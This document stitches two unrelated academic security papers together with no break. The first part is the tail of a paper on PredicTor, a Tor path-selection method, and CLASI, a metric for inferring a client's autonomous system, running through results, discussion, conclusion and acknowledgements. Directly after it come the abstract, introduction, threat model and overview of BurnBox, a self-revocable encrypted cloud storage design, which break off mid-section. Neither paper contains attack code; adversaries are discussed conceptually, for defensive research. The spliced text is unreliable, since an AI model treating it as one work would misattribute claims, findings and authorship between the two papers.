During times of low congestion while connected to a fast guard, PredicTor performance did not improve compared to Vanilla as much as in the high-congestion experiment. The median improvements from the US and DE were 4.2% and 7.3%, respectively. Wang et al. [42] also state that CAR should get better performance during high congestion times compared to low congestion.

We observed a slight improvement for PredicTor while connected to a slow guard during both high and low congestion for the median time (3.3% to 7.3% faster). For slow guards with high congestion, PredicTor showed larger improvements for the 90th percentile, between 14.0% and 19.1% improvement. Slow guards typically act as a bottleneck in most circuits, but when congestion is high, PredicTor can find and select faster circuits.

**Circuit Distance.** In Appendix A, Table 1, we show the median and 90th percentile circuit distance improvements for PredicTor compared to Vanilla. We observed the best improvement in circuit distance for PredicTor during times of low congestion while connected to a fast guard. From the US location, there was a 52% improvement in the median, with circuits that were approximately 1,600 km shorter. Similar results were observed for the DE and JP locations. During times of high

congestion while connected to a fast guard, PredicTor showed more modest improvements in circuit distance of between 11% and 26% in the medians. We observed little to no improvement in circuit distance for the slow guard experiments. We believe this is due to the slow guard acting as a bottleneck in most connections.

We conclude that PredicTor intelligently picks relays in a way that has never been done by any other algorithm. During times of high congestion, PredicTor correctly avoids highly congested nodes. During times of low congestion, when there are fewer congested nodes to avoid, PredicTor correctly builds lower-latency circuits of shorter geographic distance.

## 6 CLASI: Client AS Inference

Since PredicTor and other Tor path selection algorithms such as TAPS [23], DeNASA [6], and LASTor [1] use network location information to select paths, it is important to understand the extent to which these choices lead to predictability and loss of anonymity. In particular, we seek to understand whether an attacker can infer something about the location of the client from the choices of paths that she makes. To this end, we now describe CLASI, a metric for measuring the ability of the attacker to infer the client AS. If the client AS is known, then the adversary may be able to efficiently target clients with a BGP hijacking attack [37]. Additionally, many state-level adversaries are known to collude with ISPs [24]. As such, an adversary may target ISPs that are suspected to serve clients.

CLASI is a challenge-response game between an adversary and a challenger. The adversary possesses a path simulator *PS* that is an idealized Tor network with a given path selection algorithm to generate paths over the sender space $S$, the relay space $R$, and the destination space $D$. We denote one path $P$ being generated from *PS* as $P \leftarrow PS$, and a set of paths $\mathbf{P}$ being generated from *PS* as $\mathbf{P} \leftarrow PS$. Each path $P$ is a set of nodes where $P = \{p_1, p_2, p_3, p_4, p_5\}$, such that: $p_1 = clientIP, p_2 = guardIP, p_3 = middleIP$, $p_4 = exitIP, p_5 = destinationIP$.

Adversary $A$ sends path simulator *PS* to the challenger *CH*. *CH* generates a path $P'$ from *PS* and removes the sender $p'_1$ such that $P' = \{p'_2, p'_3, p'_4, p'_5\}$. *CH* then sends $P'$ to $A$. $A$ attempts to predict the network location $L$ of sender $p'_1$. More precisely, $L$ is the sender's AS, and we let $S_L$ be the set of all possible sender ASes. Then let $L'$ be $A$'s prediction for the location of the sender. Sender location information leakage for the idealized Tor network is then represented by $\varepsilon_s$, where:

$$Pr[L = L'] = \frac{1}{|S_L|} + \varepsilon_s.$$



Figure 4: CLASI challenge-response game between adversary and challenger.

There is no leakage ($\varepsilon_s = 0$) if the attacker can do no better than guessing $L'$ uniformly at random from among all possible sender ASes in $S_L$. Otherwise, the attacker has some advantage in guessing the sender's AS ($\varepsilon_s > 0$).

The CLASI challenge-response game sequence is shown in Figure 4. Adversary $A$ uses the function $Predict(P)$ that extracts the features from the path $P$ and uses them to classify the AS of the sender. Each Tor relay has the features AS, BW, and CC, represented as described in Section 3, while the destination has the features AS and CC. *Predict* uses a probabilistic classification model that is trained on the feature set of paths generated from *PS* and labels that represent the sender's AS. In our evaluation, we used $k$-NN with $k = 9$ for the adversary classification model. It is possible that different classifier models each tuned to the system in use could improve the adversary's performance, but using one high-quality model allows us to quantitatively compare client AS leakage between different path selection techniques.

## 7 CLASI Evaluation

We now evaluate CLASI's ability to measure sender location information by running a simulation of the Tor network using TorPS [39] and testing a location-aware Tor path selection protocol called DeNASA [6].

### 7.1 Tor Model

TorPS [39] is a Tor path selection simulator that uses historical data to recreate network conditions experienced by Tor users in the real world [24]. Circuits are created according to past network state, and streams are attached to those circuits according to simulated user behavior.

For the set of destinations used in our simulation, we tested the 200 top Alexa [2] websites. We modeled clients connecting from the top 10 countries by directly connecting users according to Tor Metrics [26]. The sim-



Figure 5: Fraction of vulnerable streams for DeNASA e-select compared to Vanilla with respect to AS adversaries.



Figure 6: **CLASI:** Sender AS leakage for DeNASA exit selection variations compared to Vanilla Tor as a function of user model.

ulated clients connected from distinct ASes chosen partly from the list proposed by Edmond and Syverson [14], partly from the list proposed by Juen [25], and partly from CAIDA Top Ranking ASes [9].

We tested four distinct users models: 1) 5-destination, 2) 10-destination, 3) 15-destination, and 4) 20-destination. According to the number of destinations specified for each user model, clients selected their destinations uniformly at random from the set of 200 sites at the start of the simulation. During the simulation, clients connected to destinations selected uniformly at random from this pre-selected set.

## 7.2 DeNASA Protocol

Location-aware protocols are designed to increase security against AS-level threats [24], or the threat of BGP hijacking attacks [37]. For our evaluation, we chose to test a location-aware protocol called DeNASA (destination-naive AS-awareness) because DeNASA's tunable parameters allow users to increase or decrease location awareness in exchange for more or less security against AS-level adversaries respectively. We would expect, however, that increasing location awareness would cause an increase in sender information leakage.

DeNASA increases security against AS-level adversaries by creating circuits that have higher probability of avoiding some Tier 1 ASes from the client to guard, and simultaneously from exit to destination. Barton et al. identify eight Tier 1 ASes, called *suspect ASes* that are the most likely to appear on both sides of Tor circuits.

The two methods used in DeNASA are: 1) *e-select*, and 2) *g-select*. *E-select* determines how clients select exit relays based on a tunable parameter $\tau$ ranging from 0 to 1. When $\tau = 0.1$ clients are restricted to selecting from a smaller set of exits that have lower probability of traversing the suspect ASes. Additionally, the set of exits available for each client is dependent on the client's location. As $\tau$ increases, the restriction is relaxed.

Using the described TorPS configuration, we ran a nine month simulation for e-select $\tau = 0.1$ and Vanilla. We denoted streams as being *vulnerable* if AS3356 or AS1299 appeared on both sides of the stream. As shown in Fig. 5, the median vulnerable stream rate for e-select and Vanilla was 8% and 22% respectively – indicating that e-select builds 63% fewer vulnerable streams compared to Vanilla.

The *g-select* method ensures that clients only select guards for which there are no suspect ASes in the AS-level path from client to guard. The suspect AS list is tunable such that the client can avoid from one to eight suspect ASes. By avoiding more suspect ASes from the client side, clients maintain a more restrictive set of possible guards to choose. Additionally, the set of guards available for each client is dependent on the client's location.

## 7.3 Experiments

For each experiment, we generated 1.8 million Tor paths to train the CLASI adversary classification model. We then ran the CLASI challenge-response game for 3,000 new paths on which the adversary made prediction attempts. For each data point, this process was repeated 30 times and we plot the mean along with a 95% confidence interval. In Figure 6, we plot sender AS leakage for different variants of *e-select* compared to vanilla Tor. The Figure indicates that sender AS leakage is higher for *e-select* compared to vanilla Tor. Moreover, sender AS leakage increases for *e-select* as the threshold $\tau$ is decreased. For example, for the *5-*, *10-*, *15-*, and *20-destination* user models, sender AS leakage increased by 7%, 10%, 11%, and 13%, respectively, for $\tau = 0.1$ compared to $\tau = 0.2$. We found similar results when $\tau$ was increased from 0.2 to 0.3. This was expected due to the set of exits being more restrictive for clients when using lower values for $\tau$.

**Vanilla path selection.** Sender leakage should be equivalent to random guessing ($\varepsilon_s = 0$) for uniform relay and uniform destination selection. For Vanilla path selection, we observed that sender leakage was signifi-



Figure 7: **CLASI:** Sender AS leakage for DeNASA guard selection variations compared to Vanilla Tor.



Figure 8: Gini Coefficient and Uniformity degree for DeNASA exit selection variations compared to Vanilla Tor.

cantly higher than random guessing. This is due to the fact that: 1) clients are partitioned into subsets with respect to their selected guards, and 2) clients are partitioned with respect to the set of destinations they connect to. We observed that sender leakage decreased for *all path selection* algorithms as *user destinations increased* due to a greater overlap in the destination space across clients as the destination sets increased. More specifically, for Vanilla Tor, sender AS leakage decreased by 26% for the *10-destination* user model compared to the *5-destination* user model, by 14% for the *15-destination* user model compared to the *10-destination* user model, and by 12% for the *20-destination* user model compared to the *15-destination* user model. This highlights the impact that the user model may have on security results. Moreover, we note that CLASI is sensitive to changing user models and should be a useful tool for researchers seeking to gain more understanding of security implications for their proposed path selection algorithms under different user models.

Figure 7 shows sender AS leakage for DeNASA guard selection variations compared to Vanilla Tor. Sender AS leakage was not significantly different for Vanilla Tor compared to *g-select* when two to four suspect ASes were avoided. On the other hand, there was a 14% increase in leakage for when six suspect ASes were avoided compared to when four suspect ASes were avoided. Similarly, there was an 8% increase in leakage for when eight suspect ASes were avoided compared to when six suspect ASes were avoided.

## 7.4 Entropy Based Metrics

To understand the value of CLASI as an anonymity metric, it is necessary to see the results of other anonymity metrics. In this section, we show results for DeNASA using two anonymity metrics, Gini coefficient [34] and Uniformity degree [11].

In Figure 8 we plot Gini coefficient and uniformity degree for DeNASA exit selection variants compared to Vanilla Tor. The x-axis shows the number of user destinations. The two measures have an inverse relationship. As Gini coefficient grows, anonymity goes down, while as uniformity degree grows, anonymity goes up. We see that both measures show little difference for different values of the threshold $\tau$ or the number of user destinations. In contrast, CLASI does show a significant differences in sender location leakage as these parameters vary. This highlights an advantage for CLASI, in that it can be used by researchers to understand the anonymity impact of path selection algorithms under various user models in Tor.

Additionally, there was not a significant change in Gini coefficient for Vanilla compared to DeNASA's exit selection variants. This anomaly highlights a significant disadvantage for Gini coefficient in measuring anonymity for path selection algorithms in Tor. The result is due to the fact that Gini coefficient is a measure of equality of relay selection for all clients in the anonymous communication system taken together. As an extreme example, suppose that all Tor users are split evenly into users from country A and those from country B. Also suppose that all Tor relays are also split into two groups with equal bandwidths. If all users from country A select only relays from the first group and country B users from the second group, then the Gini coefficient will be the same as Vanilla Tor, even though the choice of relays clearly indicates which country the user is in. Thus, Gini coefficient is not suitable for understanding anonymity loss when clients use some bias relevant to their location to select paths.

There was a significant decrease in uniformity degree for DeNASA's exit selection variants compared to Vanilla Tor. However, there was no significant change in Uniformity Degree with respect to changing values of $\tau$ for the three DeNASA exit selection variants themselves. On the other hand, CLASI did show a significant differ-



Figure 9: Gini Coefficient and Uniformity Degree for DeNASA guard selection variants compared to Vanilla Tor.

ence in anonymity among the three DeNASA exit selection variants. This shows a disadvantage for uniformity degree in measuring anonymity for path selection algorithms in Tor.

In Figure 9 we plot Gini Coefficient and Uniformity Degree for DeNASA's guard selection variants compared to Vanilla Tor for the *5-destination* user model. The results indicate a loss in anonymity, as Gini Coefficient significantly increased for all three g-select variants compared to Vanilla Tor. However, there was no significant change in Gini coefficient among the three variants of g-select.

There was no significant change in uniformity degree for Vanilla compared to DeNASA's guard selection variants. This shows that uniformity degree did not indicate that there was a *guard placement attack* vulnerability even if clients were configured to avoid up to eight suspect ASes while selecting their guard nodes.

We conclude that gini coefficient and uniformity degree are not sufficient replacements for the CLASI metric when measuring anonymity of path selection algorithms in Tor.

## 7.5 Time To First Compromise

Time to first compromise is an all-or-nothing measure of how long it takes until a client uses a compromised circuit [24]. Using the TorPS configuration described in Section 7.1, we ran a nine-month simulation for e-select $\tau = 0.1$ and Vanilla. We denoted streams as being *vulnerable* if AS3356 or AS1299 appeared on both sides of the stream. As shown in Figure 10, approximately 60% of Vanilla and e-select clients built at least one vulnerable stream within the first two weeks. After the nine month period, approximately 80% of Vanilla and e-select clients built at least one vulnerable stream. On the other hand, according to Figure 5, DeNASA builds 63% fewer vulnerable streams with respect to AS adversaries compared to Vanilla. Therefore, some DeNASA clients should realize some security improvement compared to Vanilla clients because they build less vulnerable streams, even



Figure 10: Time to first compromise for DeNASA e-select compared to Vanilla Tor

though the time taken for DeNASA clients to build their first vulnerable stream is similar to Vanilla Tor.

The results indicate that DeNASA e-select $\tau = 0.1$ provides approximately the *same* security against AS-level adversaries with respect to *time to first compromise*, and better security against AS-level adversaries with respect to *vulnerable stream rate*. Conversely, in Figure 6, CLASI shows a security *reduction* in client AS leakage of 11% for e-select $\tau = 0.1$ compared to Vanilla. These contrasting results support our assertion that *time to first compromise* alone is not sufficient in fully understanding the security implications of path selection algorithms. Though *time to first compromise* is an important metric, we point out that other metrics including CLASI should be used when measuring anonymity for path selection algorithms in Tor.

# 8 PredicTor Security Evaluation

To understand the anonymity level of PredicTor and PredicTor+CAR compared to CAR and Vanilla, we first generated 500,000 paths for each algorithm from the Shadow experiment described in Section 3. Then, we measured anonymity of each path selection algorithm using Gini coefficent, Uniformity degree, and CLASI.

Figure 11 shows Gini coefficient and Uniformity degree for all tested algorithms. The Gini coefficient was 0.21 higher for PredicTor over Vanilla and 0.25 higher for PredicTor+CAR over Vanilla. According to the Gini coefficient metric, Vanilla and CAR had similar anonymity while PredicTor and PredicTor+CAR had significantly worse anonymity. These results suggest that PredicTor clients select some relays with higher probability and avoid other relays, causing an inequality in relay selection compared to Vanilla. In contrast, there was a slight decrease in Uniformity degree for PredicTor and PredicTor+CAR compared to CAR and Vanilla.

In Figure 12, we plot sender AS leakage using CLASI for PredicTor and PredicTor+CAR compared to CAR and Vanilla. We found that PredicTor clients had similar AS leakage compared to Vanilla, likely due to clients choosing paths independently of their location in PredicTor. On the other hand, CAR clients build paths based



Figure 11: Gini coefficient and Uniformity degree.



Figure 12: Sender AS leakage

on opportunistic measurement from the client, and thus, their paths should have some relationship to their location. Accordingly, we found a slight increase in AS leakage for CAR and a significant increase of about 9% for PredicTor+CAR compared to Vanilla and PredicTor alone. We note that both Gini coefficient and Uniformity degree did not indicate a significant difference in anonymity for PredicTor+CAR compared to PredicTor.

From our findings, we conclude that AS leakage for PredicTor is similar to Vanilla and slightly better than CAR due to PredicTor clients building paths independently of network location. On the other hand, PredicTor does select certain relays with higher probability causing an inequality in relay selection compared to Vanilla and CAR. However, the entropy loss is minimal, indicating that the distribution of selected relays for all PredicTor clients is similar to Vanilla.

**Time to First Compromise** Johnson et al. [24] showd that time to first compromise is strongly related to guard selection policy. As PredicTor chooses guards exactly the same as Vanilla, we believe time to first compromise for PredicTor due to relay-level and AS-level adversaries should be similar to Vanilla Tor.

## 9 Discussion and Future Work

In this section, we discuss deployment ideas for PredicTor and future work possibilities for CLASI.

### 9.1 PredicTor Deployment

There are two main challenges that would need to be addressed for the successful deployment of PredicTor: 1) clients should routinely receive comprehensive training data, and 2) the training data should be gathered securely, such that an adversary has little chance of directing traffic to malicious relays.

In the Live Tor experiments, we built a training set by measuring download times for approximately 50,000 streams from a centralized authority over the course of one hour. This training set was given to a PredicTor client and used to build circuits during the subsequent hour. Gathering the training data added an additional load on the Network of approximately 4.0 GiB/hr, or just .07 GiB/s. The current bandwidth of the Tor Network is approximately 60 GiB/s. Thus, we believe that the measurement load should not be a problem for deployment.

Similar to the Tor consensus, the training set should be sent to each client once per hour. We believe this should not be problematic because our training set was approximately 233 KB. Adding this information to the consensus would result in a file size increase of only 10%. It may be possible to reduce this further with optimizations.

In a live deployment of PredicTor, the training data can be gathered by one single authority or by multiple authorities. If the data is gathered by one authority, then that authority should be trusted. If the training data is gathered by multiple authorities, then there should be a voting process that is used to resist manipulation from a subset of malicious authorities.

Additionally, PredicTor measurement circuits should be made indistinguishable from regular circuits by randomizing the destination domain and payload size of the measured stream. We note that using RTT measurements for performance is fundamentally insecure because they can easily be manipulated by malicious exit relays.

**Model Features.** The AS and CC features used within the model are categorical, and thus have no particular order. Neighboring ASes and countries may have quite distinct codes. It may be that reordering the AS and CC numbers to provide some correspondence to network location or geographic location, or just directly using geographic location, could improve the performance of PredicTor. In our system, we assume that there are enough training data points to provide multiple values with exact matches in each given categories most of the time, i.e. some measurements using the same AS or CC. Given that, PredicTor can usually classify a circuit correctly without resorting to data about other ASes and countries which might have questionable relevance to the circuit being considered.

## 9.2 CLASI

**Adversary Model.** The adversary model within the CLASI challenge-response game is an all-knowing adversary. Therefore, our results yield an upper bound. Meiser et al. [5] showed that a budget adversary model results in a tight upper bound. The CLASI adversary model can be modified such that the adversary's knowledge is bounded by their budget. The budget can be defined in terms of cost or bandwidth, for example.

**Sender/Receiver Anonymity.** CLASI is designed to measure AS leakage from the sender. However, the classification model can be modified to also measure AS leakage from the receiver. This could give researchers even more insight into anonymity implications, especially for *destination-aware* path selection algorithms that use destination information to build circuits [35, 14].

# 10 Conclusion

To address Tor performance, we presented *PredicTor*, a path selection technique that uses a Random Forest classifier trained on a set of recent Tor paths to predict the performance of a proposed path. We implemented PredicTor in the Tor source code and showed through simulations in Shadow that PredicTor improved Tor network performance by 23% compared to Vanilla Tor and by 13% compared to Congestion-Aware Routing. In our live Tor experiments, during times of high congestion, PredicTor had an improvement of 7% to 13% in the median case compared to Vanilla Tor. We evaluated the anonymity of PredicTor using standard entropy-based metrics, and we proposed a new anonymity metric called *CLASI*: Client Autonomous System Inference. Our results indicated that CLASI showed anonymity loss for location-aware path selection algorithms where other entropy based metrics showed little to no loss of anonymity. Additionally, CLASI indicated that PredicTor had similar client AS leakage compared to Vanilla due to PredicTor building circuits that are independent of client location.

# 11 Acknowledgements

We would like to thank Roger Dingledine and Rob Jansen for insightful discussions about testing Tor performance. Additionally, we thank Sebastian Meiser for insightful discussions about anonymity metrics for Tor. This material is based upon work supported by the National Science Foundation under Grant No. CNS-1423163 as well as Rochester Institute of Technology under a Signature Interdisciplinary Research Areas grant.

## Abstract

Dissidents, journalists, and others require technical means to protect their privacy in the face of compelled access to their digital devices (smartphones, laptops, tablets, etc.). For example, authorities increasingly force disclosure of all secrets, including passwords, to search devices upon national border crossings. We therefore present the design, implementation, and evaluation of a new system to help victims of compelled searches. Our system, called BurnBox, provides self-revocable encryption: the user can temporarily disable their access to specific files stored remotely, without revealing which files were revoked during compelled searches, even if the adversary also compromises the cloud storage service. They can later restore access. We formalize the threat model and provide a construction that uses an erasable index, secure erasure of keys, and standard cryptographic tools in order to provide security supported by our formal analysis. We report on a prototype implementation, which showcases the practicality of BurnBox.

## 1 Introduction

More and more of our digital lives are stored on, or remotely accessible by, our laptops, smartphones, and other personal devices. In turn, authorities increasingly target these devices for warranted or unwarranted searches. Often this arises via *compelled access*, meaning the physically-present authority requires disclosure (or use) of passwords or biometrics to make data on the device temporarily accessible to them. Nowhere is this more acute than in the context of border crossings, where, for example, the United States authorities searched 158% more devices in 2017 than 2016 [5]. This represents a severe privacy concern for general users [62], but in some contexts, searches are used to arrest (or worse) dissidents, journalists, and humanitarian aid workers.

Proposals for privacy-enhancing tools to combat compelled access are not new, but typically do not consider the range of technical skills and preparedness of the increasingly broad population of targeted users, nor the frequently cursory nature of these searches. Take for example, deniable encryption [9,18,52], in which a user lies to authorities by providing fake access credentials. Deniable encryption has not proved particularly practical, both because it puts a high burden on users to be willing and able to successfully lie to authorities (which could, itself, have legal consequences) and because it fundamentally relies on realistic "dummy" content which users must construct with some care.

We explore a new approach that we call *self-revocable encryption*. The idea is simple: build applications that can temporarily remove access to selected content at the user's request. This functionality could then be invoked right before a border crossing or other situation with risk of compelled access. Should the user's device be searched, there is no way for them to give the authority access to the sensitive content. Because revealing metadata (e.g., filenames), whether a file was revoked or deleted, or when revocation happened could be dangerous, we want self-revocable encryption to hide all this from searches. The user should be able to later restore access to their content.

In this work, we focus specifically on the design, implementation, and evaluation of a cloud file storage application. Here we target self-revocable encryption in a strong threat model in which the adversary monitors all communication with the cloud storage system and can at some point compel disclosure of all user-accessible secrets (including passwords) and application state stored on the device. This means we target privacy not only for cursory searches of the device, but also for targets of more thorough surveillance. To be able to later restore access, we assume the user can store a secret restoration key in a safe place (e.g., with a friend or in their home) that the adversary cannot access. Should that not be available, only secure deletion is possible.

The first challenge we face is refining and formalizing

this threat model, as it is unclear a priori what privacy goals are even achievable. For example, no efficient system can hide that there exist cloud-stored ciphertexts that are no longer accessible by the client, because the adversary can, during a search, enumerate all accessible files and compare to the total amount of (encrypted) content that has been uploaded to the cloud service. Hiding this would require prohibitive bandwidth usage to obfuscate the amount of storage used. Instead, we target that the adversary, at least, cannot distinguish between regular deletion of data and temporary revocation. One of our main technical contributions is a formal security notion that captures exactly what is leaked to the adversary, a notion we call *compelled access security* (CAS). It uses a simulation-based definition (similar to that used for searchable encryption [21, 23]).

To achieve CAS, we design an encrypted cloud storage scheme. It combines standard encryption tools with techniques from the literature on cryptographic erasure [16, 22, 57] and use of data structures in a careful way to avoid their state revealing private information. The latter is conceptually related to history-independent data structures [31, 47, 48], though we target stronger security properties than they provide.

The proof of our construction turns out to be more challenging than expected, because it requires dealing with a form of selective opening attack in the symmetric setting [13, 19, 54]. Briefly, our approach associates to individual files distinct encryption keys, and in the security game the adversary can adaptively choose which files to cryptographically erase by deleting the key. The remaining files have their keys exposed at the end of the game. Ultimately this means we must have symmetric encryption that is non-committing [19]. We achieve this using an idealized model, which is sufficient for practical purposes. We leave open the theoretical question of whether one can build self-revocable encryption from weaker assumptions.

We bring all the above together to realize BurnBox, the first encrypted cloud file storage application with self-revocation achieving our CAS privacy target. We provide a prototype client implementation that works on top of Dropbox. BurnBox can revoke content in under 0.03 seconds, even when storing on the order of 10,000 files.

**Summary.** In this paper, we investigate the problem of compelled access to user's digital devices.

- We propose a new approach called self-revocable encryption that improves privacy in the face of compelled access and should be easier to use than previous approaches such as deniable encryption.
- We provide formal security definitions for compelled access in the context of cloud storage applications. Meeting this notion means that a scheme leaks nothing about private data beyond some well-defined leakage.
- We design a self-revocable encryption scheme for cloud storage that provably meets our new definition of security.
- We provide a prototype implementation of our design in the form of BurnBox, the first self-revocable encrypted cloud storage application.

We also discuss the limitations of BurnBox. In particular, in implementations, the operating system and applications may unintentionally leak information about revoked files. While our prototype mitigates this in various ways, being comprehensive would seem to require changes to operating systems and applications. Our work therefore also surfaces a number of open problems, including: how to build operating systems that better support privacy for self-revocable encryption, improvements to our cryptographic constructions, what level of security can be achieved when cloud providers actively modify ciphertexts, and more. We discuss these questions more throughout the body.

## 2 The Compelled Access Setting

We start by taking a deeper dive into the setting of compelled access. To be concrete, we focus our discussion on cloud storage applications. Consider a user who stores files both in the cloud and on a device such as a smart phone or laptop that they carry with them. The cloud store may be used simply to backup a copy of some or all files on their device or it may be used to outsource storage off of the device for increased capacity. We assume the files include some that are sensitive, such as intimate photos, videos, or text messages, or perhaps politically sensitive media such as a journalist's photos of war zones. As such the user will not want this data accessible by the cloud provider, and will want to use client-side encryption.

We consider settings in which the user may be subjected to a *compelled access search*. After using their application for some time, a physically present authority forces the user to disclose or use their access credentials (passwords, biometric, pin code, etc.) to allow the adversary access to the device and, in particular, the state of the storage application's client. Thus all secrets the person knows or has access to at that time will be revealed to the authority. We will assume that the user has advanced warning that they may be searched, but we will target ensuring the window between warning and search need not be large (e.g., just a few minutes).

As mentioned in the introduction, compelled access searches are on the rise. Border crossings are an obvious example, but they occur in other contexts as well. Protesters are frequently detained by the police and have

their devices searched [27]. Even random police stops in some countries have led to compelled access searches, so much so that people reportedly carry decoy devices [17]. In these settings, standard client-side encryption proves insufficient: because the user is compelled to give access to their device and all passwords they have, the authority gains both the credentials to access the cloud and the keys necessary to perform decryption.

**Surveilled cloud storage.** At first glance, one apparent way to resist compelled access searches would be to simply use a client-side encryption tool, and have the cloud storage delete ciphertexts associated to sensitive data. This wouldn't allow temporary revocation, just cryptographic deletion. But more fundamentally, it will not work should the cloud storage fail to act upon delete requests. Such ciphertext retention can occur either unintentionally, e.g., Dropbox's accidental retention of deleted files for 8 years [50], or through collusion with an adversary such as a nation-state intelligence service. For example, at the time the United States' National Security Agency's PRISM surveillance program was disclosed, Dropbox, Google, and Microsoft were either active participants or slated for inclusion [39].

Beyond existing systems, ciphertext retention seems unavoidable in newly emerging models of cloud storage that use public peer-to-peer networks. These approaches range from systems such as Resilio Sync (formerly BitTorrent Sync) built on top of distributed hash tables, to commercial startups using blockchain-based storage [40, 44, 68, 71]. In such peer-to-peer settings ciphertexts are widely distributed and it is impossible to either assure that copies were not accidentally retained or deliberately harvested via, e.g., a Sybil attack [72].

In either case, we will want solutions that do not rely on data written to the cloud being properly deleted.

**Potential solutions to compelled access.** One common approach, used widely in practice for boarder searches, is simply to wipe the device of all information (perhaps by destroying it). However, this does not provide any granularity and forces users to discard every file. This would deprive them of contacts numbers, travel documents, and most of the functionality of their device.

Another approach is that of feigned compliance, e.g., via tools such as deniable encryption [4, 10, 18, 29, 34, 46, 52, 55, 65] or so-called "rubber hose crypto." These require the user to purposefully lie to the authorities, and manage "dummy" cover data that must be realistic looking. We believe such feigned compliance approaches have severe limitations in terms of both psychological acceptability due to the requirement to actively deceive, and on usability because users must manage cover data. Given that most users do not really understand basic encryption [60, 63, 70], this seems a significant barrier to useful deployment.

Our goal will instead be for the user to genuinely comply with demands for access to the device and everything they know, and not force them to manage cover data or lie to achieve any security. Of course the user may face specific questions abut what they deleted or if they can restore access to files. In this case, the user can choose to lie or admit to having deleted or (temporarily) revoked files. But unlike deniable encryption, either choice still preserves the security of deleted or revoked files. In short, deception should not be *inherent* to security.

Given this objective, the next logical straw proposal is to just selectively delete files. Cryptographic erasure has been studied in a number of works [16, 22, 57] that primarily focus on deleting files from local storage. However, standard cryptographic erasure as a primitive is insufficient for two reasons. First, without embellishment it does not allow users to later recover their files. Second, and more subtly, it does not protect privacy-sensitive metadata such as filenames: for efficient retrieval from cloud storage, the client must store some index enumerating all files by name.

**Self-revocable encryption.** We therefore introduce a new approach that we call *self-revocable encryption*. Here the user renders selected information on the device temporarily unreadable, but retains some means to later regain access. How? The user cannot store material on the device or memorize a password, as these will be disclosed. Instead, we leverage the fact that a compelled access attack is limited to what information and devices a user has on their person: data stored at their home or with a friend is not accessible. We refer to this storage location, generically, as a restoration cache and have the user store a token $tok_{\text{res}}$ in it that enables restoration of revoked ciphertexts. A diagram appears in Figure 1.

We believe self-revocable encryption, should it be achievable, has attractive properties. It's conceptually simple and doesn't require lying to authorities. Moreover, the user does not have to manage dummy data.

**Threat model.** We now review our threat model in more detail. Our goal is to protect the confidentiality of a client device and encrypted cloud store in the presence of an adversary who can compel the user to give the adversary access to the device. The user stores sensitive files encrypted in the cloud and on their device which has the ability to add, retrieve and decrypt files from the cloud. The adversary can force a user to unlock their device, disclose account passwords, and may fully interact with the device and clone it. Furthermore, we assume they are a passive adversary with respect to the cloud: obtaining access logs as well as all versions of any (encrypted) files the user uploaded (including subsequently deleted files) but not actively manipulating files. While we will pro-



Figure 1: Self-revocable encryption for cloud storage. A user stores data on their device and in the cloud. Anticipating their device will be inspected, the user temporarily revokes access to file 2, a sensitive file they will need access to later, and deletes file 3. When the device is searched, file contents and filenames of deleted or revoked files are hidden. After the search, the user can restore access to revoked files using their device and the restoration cache—key material stored at their home, office, or with friends.

vide some mechanisms against tampering in the concrete construction, our formal analysis does not consider active attacks on the cloud store.

In this context, we now describe the properties we want of our system for deleted and revoked files in the presence of compelled access.

**File content privacy.** The content of deleted or revoked file should be protected post compromise. File contents may include intimate details of a user's life such as photo or videos, politically controversial content such as banned books or newspapers, or sensitive business information.

**File name privacy.** The names of deleted or revoked files should be protected post compromise. File names can reveal information about the content of the file. Moreover, it allows the adversary to check if a user owns a flagged file from a list of, e.g., politically "subversive" works.

We next describe two secondary goals to support the (optional) ability of a person to equivocate about revocation and deletion history. These properties are not necessary for BurnBox to be useful, but may be desirable in some instances.

**File revocation obliviousness.** Whether a file was deleted or revoked should remain hidden. If the adversary determines access to files was self-revoked, then she has learned the user explicitly has files he wants to hide. Revocation is done precisely to avoid compelled disclosure. In contrast, deletions can be done for many reasons.

**Deletion and revocation timing privacy.** The timings of file deletions and revocations should, to the extent possible, be concealed. If the adversary has reason to believe a user deleted or revoked data specifically to avoid compelled access, the user could face consequences. As we discuss in Section 8 this is not fully realizable without certain forensic guarantees on persistent storage.

**Threats not modeled.** We do restrict the threat model in several ways. First, the adversary cannot force the user to retrieve keys from other locations such as their home or office, i.e., the restoration cache. If that were possible, then one can only provide privacy via secure deletion (which is supported by BurnBox). Second, the adversary cannot implant malware on the device that persists after the compelled access search ends. In that case, files will be exposed when later restored and the only solution would be to never use the device again with those sensitive files. Third, we assume the adversary does not get access to system memory, i.e., the device is turned off prior to compelled access (at which point it may be turned on again). Fourth, we assume the adversary only has passive access to the cloud.

Finally, although we hide the individual number of deleted or revoked files, we will not target hiding the sum of these values, meaning the total number of files that have been either revoked or deleted. Similarly, we will not hide some forms of access patterns. We will hide whether a delete or revoke occurs, but we will reveal to the cloud storage adds and accesses. We discuss the implications of this leakage in Section 8.

## 3 Overview and Approach

In this section we give some intuition about our approach to realizing self-revocable encryption in the context of cloud storage systems. Section 4 presents the details.

**From encrypted files to erasable files.** Consider a cloud storage provider that offers a simple key value store mapping a human-readable filename $\ell$ to its contents $m$ via a $\mathsf{Put}(\ell, m), \mathsf{Get}(\ell)$ interface. We start with the simpler problem of permanently deleting files from the cloud store and then extend the system to support temporary self-revocation and to protect metadata. To enable secure deletion of encrypted files, we generate a random per file key $k_f$ which is stored locally, and store $\mathsf{Enc}_{k_f}(m)$ instead of $m$ in the cloud under label $\ell$. Here $\mathsf{Enc}$ is a symmetric encryption scheme (technically, one should use an authenticated-encryption scheme). Erasing the local copy of $k_f$ erases the file contents.

While cryptographic erasure securely deletes the file contents, it failures to provide filename privacy: there is still an *index*, i.e., a mapping from filename $\ell$ to an (undecryptable) ciphertext. This index must be preserved to enable file retrieval. Thus cryptographic erasure does not provide a full solution to the problem.

Following the approach of many searchable encryption schemes [23], one could create a "PRF index" that replaces $\ell$ with a filename pseudonym $t = F_k(\ell)$ where $F$ is a secure pseudorandom function (PRF). This hides the human readable filename but still enables efficient retrieval of the file given its name. It does not completely fulfill our goals, however. On compromise, knowledge of the PRF key $k$ and a previously stored value $t$ would allow an attacker to enumerate the filename space and learn filenames, essentially mounting a brute-force dictionary attack like those used for password cracking. If the PRF is also used to generate encryption keys, they can learn these as well.

